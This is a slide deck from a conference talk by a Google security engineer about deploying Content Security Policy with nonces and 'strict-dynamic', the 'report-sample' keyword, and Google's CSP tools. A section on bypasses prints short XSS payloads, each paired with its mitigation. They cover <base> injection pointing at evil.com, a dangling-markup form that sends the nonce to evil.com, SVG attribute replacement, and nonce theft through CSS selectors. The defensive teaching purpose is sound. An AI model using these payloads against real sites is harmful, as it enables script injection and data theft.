

So we broke all CSPs ...

You won't guess what
happened next!




Michele Spagnuolo

Senior Information Security Engineer



whoami and Past Work



bitiodine.net



rosettaflash.com

Recap

what happened last year

Summary

- ▶ CSP is mostly used to **mitigate XSS**
- ▶ most CSPs are based on whitelists
 - **>94%** automatically bypassable
- ▶ introduced '**strict-dynamic**' to ease adoption of policies based on nonces



CSP is Dead, Long Live CSP
*On the Insecurity of Whitelists and the
Future of Content Security Policy*

ACM CCS, 2016, Vienna

<https://goo.gl/VRuuFN>




Recap: How do CSP Nonces Work?

Policy based on nonces

```
script-src 'nonce-r4nd0m'; ← This part needs to be random for every response!  
object-src 'none'; base-uri 'none';
```

- ▷ all `<script>` tags with the correct nonce attribute will get executed
- ▷ `<script>` tags injected via XSS will be blocked because of missing nonce
- ▷ no host/path whitelists
- ▷ no bypasses caused by JSONP-like endpoints on external domains
- ▷ no need to go through painful process of crafting/maintaining whitelist


Recap: How do CSP Nonces Work?



Recap: How do CSP Nonces Work?

Content-Security-Policy:

```
script-src 'nonce-r4nd0m';  
report-uri /csp_violation;
```



Recap: What is 'strict-dynamic'?

Strict policy

```
script-src 'nonce-r4nd0m' 'strict-dynamic';  
object-src 'none'; base-uri 'none';
```

- ▶ grant trust transitively via a one-use token (**nonce**) instead of listing whitelisted origins
- ▶ *'strict-dynamic'* in a script-src:
 - **discards** whitelists (for backward-compatibility)
 - allows JS execution when created via e.g. `document.createElement('script')`
- ▶ enables nonce-only CSPs to work in practice

Recap: What is 'strict-dynamic'?


Strict policy

```
script-src 'nonce-r4nd0m' 'strict-dynamic';  
object-src 'none'; base-uri 'none';
```

```
<script nonce="r4nd0m">  
  var s = document.createElement("script");  
  s.src = "//example.com/bar.js";  
  document.body.appendChild(s);  
</script>
```



```
<script nonce="r4nd0m">  
  var s = "<script ";  
  s += "src=//example.com/bar.js></script>";  
  document.write(s);  
</script>
```



```
<script nonce="r4nd0m">  
  var s = "<script ";  
  s += "src=//example.com/bar.js></script>";  
  ⚠ document.body.innerHTML = s;  
</script>
```



Deploying CSP

at Google scale

 **> 1 Billion Users**

get served a strict CSP

 **~ 50M CSP Reports**

yes, there's a lot of noise :)

 **> 150 Services**

that set a strict CSP header

Google Services with a Strict CSP

passwords.google.com
Docs/Drive
bugs.chromium.org
Photos Cultural Institute
Accounts History
Cloud Console
Activities Google+
Wallet Gmail Flights Booking
Contacts Careers Search
Google Admin Chrome Webstore

CSP Support in Core Frameworks

- ▷ strict CSP *on-by-default* for new services
- ▷ existing services can be migrated by just switching a flag (e.g. Google+)
- ▷ requirements:
 - service-independent CSP configuration
 - conformance tests (disallow inline event handlers)
 - templates that support "*auto-noncing*"
 - Closure Templates ([example](#))
 - sophisticated monitoring tools

One Policy to Rule Them All!

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'report-sample' 'unsafe-inline' https;;  
object-src 'none'; base-uri 'none';
```

Effective Policy in CSP3 compatible browser (strict-dynamic support)

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'report-sample' 'unsafe-inline' https;;  
object-src 'none'; base-uri 'none';
```

Closure Templates with auto-noncing

Example handler

```
def handle_request(self, request, response):
    CSP_HEADER = 'Content-Security-Policy'
    # Set random nonce per response
    nonce = base64.b64encode(os.urandom(20))
    csp = "script-src 'nonce-" + nonce + "';"
    self.response.headers.add(CSP_HEADER, csp)

    ijdata = { 'csp_nonce': nonce }
    template_values = {'s': request.get('foo', '')}
    self.send_template(
        'example.test', template_values, ijdata)
```

Closure template

```
{namespace example autoescape="strict"}

{template .test}
  {@param? s: string}
  <html>
    <script>
      var s = '{$s}';
    </script>
  </html>
{/template}
```

Rendered output

```
<html>
  <script nonce="PRY7hLUXe98MdJAwNoGSdEpGV0A=">
    var s = 'properlyEscapedUserInput';
  </script>
</html>
```


SHIP IT !!1

- ▷ but wait... How do we find out if everything is still working?
- ▷ CSP violation reports!
- ▷ **Problem**
 - so far most inline violation reports were NOT actionable :(
 - no way to distinguish between actual breakage and noise from browser extensions...
 - we receive ~50M reports / day → **Noise!**

New 'report-sample' keyword



*Reports generated for inline violations will contain a sample attribute if the relevant directive contains the '**report-sample**' expression*

New 'report-sample' keyword

- ▶ *report-sample* governs *script-sample*
 - Firefox already sends script "samples"
 - new 'report-sample' keyword also includes samples for **inline-event handlers!**
- ▶ added to CSP3 and ships with Chrome 59

New 'report-sample' keyword

CSP

```
script-src 'nonce-abc'; report-uri /csp;
```


Inline script

HTML

```
<html>  
  <script>hello(1)</script>  
  ...
```

Inline Event Handler

```
<html>  
  <img onload="loaded()">  
  ...
```

script injected by browser extension 

```
<html>  
  <script>try {  
    window.AG_onLoad = function(func)  
    ...
```

Report

```
csp-report:  
  blocked-uri:"inline"  
  document-uri:"https://f.bar/foo"  
  effective-directive:"script-src"
```

```
csp-report:  
  blocked-uri:"inline"  
  document-uri:"https://f.bar/foo"  
  effective-directive:"script-src"
```

```
csp-report:  
  blocked-uri:"inline"  
  document-uri:"https://f.bar/foo"  
  effective-directive:"script-src"
```



3 different causes of violations yield the exact same report!
→ not possible to filter out noise from extensions

New 'report-sample' keyword

CSP `script-src 'nonce-abc' 'report-sample'; report-uri /csp;`


Inline script

HTML

```
<html>
  <script>hello(1)</script>
  ...
```

Inline Event Handler

```
<html>
  <img onload="loaded()">
  ...
```

script injected by browser extension 

```
<html>
  <script>try {
    window.AG_onLoad = function(func)
    ...
```

Report

```
csp-report:
  blocked-uri:"inline"
  document-uri:"https://f.bar/foo"
  effective-directive:"script-src"
  script-sample:"hello(1)"
```

```
csp-report:
  blocked-uri:"inline"
  document-uri:"https://f.bar/foo"
  effective-directive:"script-src"
  script-sample:"loaded()"
```

```
csp-report:
  blocked-uri:"inline"
  document-uri:"https://f.bar/foo"
  effective-directive:"script-src"
  script-sample:"try {
    window.AG_onload =
    function(func)..."
```

✓ script-sample allows to differentiate different violation causes

Report Noise

- ▷ *script-sample* can be used to create signatures for e.g. noisy browser extensions

Count	script-sample	Cause
1,058,861	<code>try { var AG_onLoad=function(func){if(d...</code>	AdGuard Extension
424,701	<code>(function (a,x,m,l){var c={safeWindow:{}}...</code>	Extension
316,585	<code>(function installGlobalHook(window)</code>	React Devtools Extension
...

Nice collection of common noise signatures:

<https://github.com/nico3333fr/CSP-useful/blob/master/csp-wtf/README.md>

CSP tools @Google

time for some real engineering!

CSP Mitigator

<https://goo.gl/oQDEIs>




DEMO

- ▶ fast and easy CSP deployment analysis tool
- ▶ identifies parts of your application which are not compatible with CSP
- ▶ helps make necessary changes before deployment

CSP Evaluator

csp-evaluator.withgoogle.com



Content Security Policy

[Sample unsafe policy](#)

[Sample safe policy](#)

```
script-src 'unsafe-inline' 'unsafe-eval' 'self' data: https://www.google.com http://www.google-analytics.com/gtm/js
https://*.gstatic.com/feedback/ https://ajax.googleapis.com;
style-src 'self' 'unsafe-inline' https://fonts.googleapis.com https://www.google.com;
default-src 'self' * 127.0.0.1 https://[[2a00:79e0:1b:2:b466:5fd9:dc72:f00e]]/foobar;
img-src https: data:;
child-src data:;
foobar-src 'foobar':
report-uri http://csp.example.com;
```



CSP Version 3 (nonce based + backward compatibility checks)

CHECK CSP

Evaluated CSP as seen by a browser supporting CSP Version 3

[expand/collapse all](#)

❗ script-src	Host whitelists can frequently be bypassed. Consider using 'strict-dynamic' in combination with CSP nonces or hashes.
❗ 'unsafe-inline'	'unsafe-inline' allows the execution of unsafe in-page scripts and event handlers.
❓ 'unsafe-eval'	'unsafe-eval' allows the execution of code injected into DOM APIs such as eval().
❓ 'self'	'self' can be problematic if you host JSONP, Angular or user uploaded files.
❗ data:	data: URI in script-src allows the execution of unsafe scripts.
❗ https://www.google.com	www.google.com is known to host JSONP endpoints which allow to bypass this CSP.
❗ http://www.google-analytics.com/gtm/js	www.google-analytics.com is known to host JSONP endpoints which allow to bypass this CSP.
🔍 https://*.gstatic.com/feedback/	Allow only resources downloaded over HTTPS.
❗ https://ajax.googleapis.com	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries. ajax.googleapis.com is known to host JSONP endpoints and Angular libraries which allow to bypass this CSP.
✅ style-src	
❗ default-src	
✅ img-src	
✅ child-src	
❌ foobar-src	Directive "foobar-src" is not a known CSP directive.
❗ report-uri	
❓ object-src [missing]	Can you restrict object-src to 'none'?

CSP Frontend

- ▷ intelligent report deduplication strategies
 - aggressive deduplication by default
 - leverages *'script-sample'*
- ▷ real-time filtering of violation report fields
- ▷ ability to drill-down to investigate further

From

4/2/2017

To

4/11/2017

Domain

Version

Directive


Document URI

Blocked URI


Sample

User Agent

Violations count by directive



Violations trend by directive



Count	Blocked URI
114	https://pstatic.davebestdeals.com/nwp/v0_0_1148/release/Shared/App/SharedApp.js?t=3
36	https://connect.facebook.net/ko_KR/sdk.js
36	about
29	https://static.donation-tools.org/widgets/gtn/widget.js?_irh_subid=dimon6&_irh_exid=ade
28	inline
25	https://cdnjs.org
23	https://qfw.trumpetedextremes.com/affs?addonname=%5Bads%5D&clientuid=%5BEnter+Client+UID%5D&subID=spider1&affid=9652&subaffid=1003&href=https://spaces.google.com/space/6012928983359128925
21	https://ezb.elvenmachine.com/affs?addonname=%5Bads%5D&clientuid=%5BEnter+Client+UID%5D&subID=spider1&affid=9652&subaffid=1005&href=https://spaces.google.com/space/601292898

HIGH-LEVEL VIEW

1 - 10 of 67

VIOLATIONS

Count	Last Seen	Last Document URI	Last Blocked URI	Directive	Sample	Last Browser
114	2017-04-09 18:54:30	https://spaces.google.com/404	https://pstatic.davebestdeals.com/nwp/v0_0_1148/release/Shared/App/SharedApp.js?t=3	script-src	<empty>	Chrome/57
39	2017-04-10 21:46:36	https://spaces.google.com/	<empty>	script-src	onfocusin attribute on DIV element	Firefox/52
36	2017-04-11 04:15:01	https://spaces.google.com/space/324084005	https://connect.facebook.net/ko_KR/sdk.js	script-src	<empty>	Chrome/57
36	2017-04-11 14:25:43	https://spaces.google.com/space/8026557025427743851	about	script-src	<empty>	Chrome/57
29	2017-04-09 18:54:26	https://spaces.google.com/404	https://static.donation-tools.org/widgets/gtn/widget.js?_irh_subid=dimon6&_irh_exid=ade	script-src	<empty>	Chrome/57
21	2017-04-11 13:25:11	https://spaces.google.com/	inline	script-src	<empty>	Chrome/57

Detailed CSP Violation Reports View



Count ↓	Last Seen	Last Document URI	Last Blocked URI	Directive	Sample	Last Browser
114	2017-04-09 18:54:30	https://spaces.google.com/404	https://pstatic.davebestdeals.com/nwp/v0_0_1148/release/Shared/App/SharedApp.js?t=3	script-src	<empty>	Chrome/57
39	2017-04-10 21:46:36	https://spaces.google.com/	<empty>	script-src	onfocusin attribute on DIV element	Firefox/52
36	2017-04-11 04:15:01	https://spaces.google.com/space/324084005	https://connect.facebook.net/ko_KR/sdk.js	script-src	<empty>	Chrome/57
36	2017-04-11 14:25:43	https://spaces.google.com/space/8026557025427743851	about	script-src	<empty>	Chrome/57
29	2017-04-09 18:54:26	https://spaces.google.com/404	https://static.donation-tools.org/widgets/gtn/widget.js?_irh_subid=dimon6&_irh_exid=ade	script-src	<empty>	Chrome/57
27	2017-04-11 13:25:11	https://spaces.google.com/	inline	script-src	<empty>	Chrome/57
25	2017-04-11 07:50:53	https://spaces.google.com/space/4500540601543829685	https://cdnjs.org	script-src	<empty>	Chrome/57

Measuring Coverage

- ▶ monitor CSP header coverage for HTML responses
- ▶ alerts
 - no CSP
 - bad CSP
 - evaluated by the CSP Evaluator automatically

What can go wrong?

bypasses and how to deal with them

Injection of <base>

```
script-src 'nonce-r4nd0m';
```

```
<!-- XSS -->  
<base href="https://evil.com/">  
<!-- End XSS -->  
...  
<script src="foo/bar.js" nonce="r4nd0m"></script>
```

▶ Problem

- re-basing nonced scripts to evil.com
- scripts will execute because they have a valid nonce :(

Injection of <base>

```
script-src 'nonce-r4nd0m';  
base-uri 'none';
```

```
<!-- XSS -->  
<base href="https://evil.com/">  
<!-- End XSS -->  
...  
<script src="foo/bar.js" nonce="r4nd0m"></script>
```

▷ Solution

- add *base-uri 'none'*
- or *'self'*, if *'none'* is not feasible and there are no path-based open redirectors on the origin

Replace Legitimate `<script#src>`

```
<!-- XSS -->
<svg><set href="victim" attributeName="href" to="data:,alert(1)" />
<!-- End XSS -->
...
<script id="victim" src="foo.js" nonce="r4nd0m"></script>
```

▷ Problem

- SVG `<set>` can change attributes of other elements in Chromium

▷ Solution

- prevent SVG from animating `<script>` attributes ([fixed](#) in Chrome 58)

Steal and Reuse Nonces

▷ via CSS selectors

```
<!-- XSS -->
<style>
script { display: block }
script[nonce^="a"]:after { content: url("record?a") }
script[nonce^="b"]:after { content: url("record?b") }
</style>
<!-- End XSS -->
<script src="foo/bar.js" nonce="r4nd0m"></script>
```

Steal and Reuse Nonces

- ▷ via dangling markup attack

```
<!-- XSS --> <form method="post" action="//evil.com/form">  
<input type="submit" value="click"><textarea name="nonce">  
<!-- End XSS -->  
<script src="foo/bar.js" nonce="r4nd0m"></script>
```

Steal and Reuse Nonces

- ▷ make the browser **reload** the original document without triggering a server request: HTTP cache, AppCache, browser B/F cache

```
victimFrame.src = "data:text/html,<script>history.back()</script>"
```

Steal and Reuse Nonces

- ▷ exploit cases where attacker can trigger the XSS **multiple times**
 - XSS due to data received via `postMessage()`
 - persistent DOM XSS where the payload is fetched via XHR and "re-synced"

	A
1	XSS is here: <code><script>evil()</script></code>
2	
3	

Mitigating Bypasses

- ▷ injection of `<base>`
 - fixed by adding *base-uri 'none'*
- ▷ replace legitimate `<script#src>` (Chrome bug)
 - fixed in Chrome 58+
- ▷ prevent exfiltration of nonce
 - do not expose the nonce to the DOM at all
 - during parsing, replace the nonce attribute with a dummy value (`nonce="[Replaced]"`)
 - fixed in Chrome 59+

Mitigating Bypasses

- ▶ mitigating dangling markup attacks?
 - precondition:
 - needs *parser-inserted* sink like `document.write` to be exploitable
 - proposal to forbid parser-inserted sinks (opt-in) - fully compatible with *strict-dynamic* and enforces best coding practices

JS framework-based CSP Bypasses

- ▶ strict CSP protects from **traditional** XSS
- ▶ commonly used libraries and frameworks introduce bypasses
 - **eval-like** functionality using a non-script DOM element as a source
 - a **problem** with **unsafe-eval** or with **strict-dynamic** if done through `createElement('script')`

JS framework Bypass Mitigations

- ▶ make the library **CSP-aware**
 - introduce nonce checking in JS
- ▶ example: **jQuery 2.x**
 - via `$.html`, `$.append/prepend`, `$.replaceWith` ...
 - parses `<script>...</script>` and puts it in a dynamically generated script tag or through *eval*

jQuery 2.2 Script Evaluation Logic

```
269     // Evaluates a script in a global context
270     globalEval: function( code ) {
271         var script,
272             indirect = eval;
273
274         code = jQuery.trim( code );
275
276         if ( code ) {
277             // If the code includes a valid, prologue position
278             // strict mode pragma, execute code by injecting a
279             // script tag into the document.
280             if ( code.indexOf( "use strict" ) === 1 ) {
281                 script = document.createElement( "script" );
282                 script.text = code;
283                 document.head.appendChild( script ).parentNode.removeChild( script );
284             } else {
285                 // Otherwise, avoid the DOM node creation, insertion
286                 // and removal by using an indirect global eval
287                 indirect( code );
288             }
289         }
290     },
291     },
292 },
293
```

strict-dynamic bypass

needs unsafe-eval

How We Patched jQuery at Google

```
269     // Evaluates a script in a global context
270     globalEval: function( code ) {
271         var script,
272             indirect = eval;
273
274         code = jQuery.trim( code );
275
276         if ( code ) {
277             // You should not be here :)
278             throw new Error("You should not be here :)");
279         }
280     },
```

Wrapping up

get your questions ready!

Current state of CSP

		Protects against			Vulnerable to		
CSP type	Deployment difficulty	Reflected XSS	Stored XSS	DOM XSS	Whitelist bypasses (JSONP, ...)	Nonce exfiltration / reuse techniques ³	Framework-based / gadgets ⁴
Whitelist-based	😐	✗	✗	✗	✓	—	~ 1
Nonce-only	😞	✓	✓	✓	—	✓	~ 2
Nonce + 'strict-dynamic'	😄	✓	✓	~	—	✓	✓
Hash-only	😞	✓	✓	✓	—	—	~ 2
Hash + 'strict-dynamic'	😐	✓	✓	✓	—	—	✓

¹ Only if frameworks with symbolic JS execution capabilities are hosted on a whitelisted origin

² Only if frameworks with symbolic JS execution capabilities are running on the page

³ Applies to "unpatched" browsers (latest Chromium not affected)

⁴ Several constraints apply: framework/library used, modules loaded, ...

Wrapping Up


- ▷ CSP whitelists are broken
- ▷ nonces + *strict-dynamic* greatly **simplify** CSP rollout
- ▷ CSP is not a silver bullet
 - there are bypasses with various pre-conditions and constraints
- ▷ Overall CSP is still a very powerful **defense-in-depth** mechanism to mitigate XSS

Thanks!

Any questions?

Learn more at: csp.withgoogle.com


Hack in BO®
Spring 2017 Edition



@mikispag



mikispag@google.com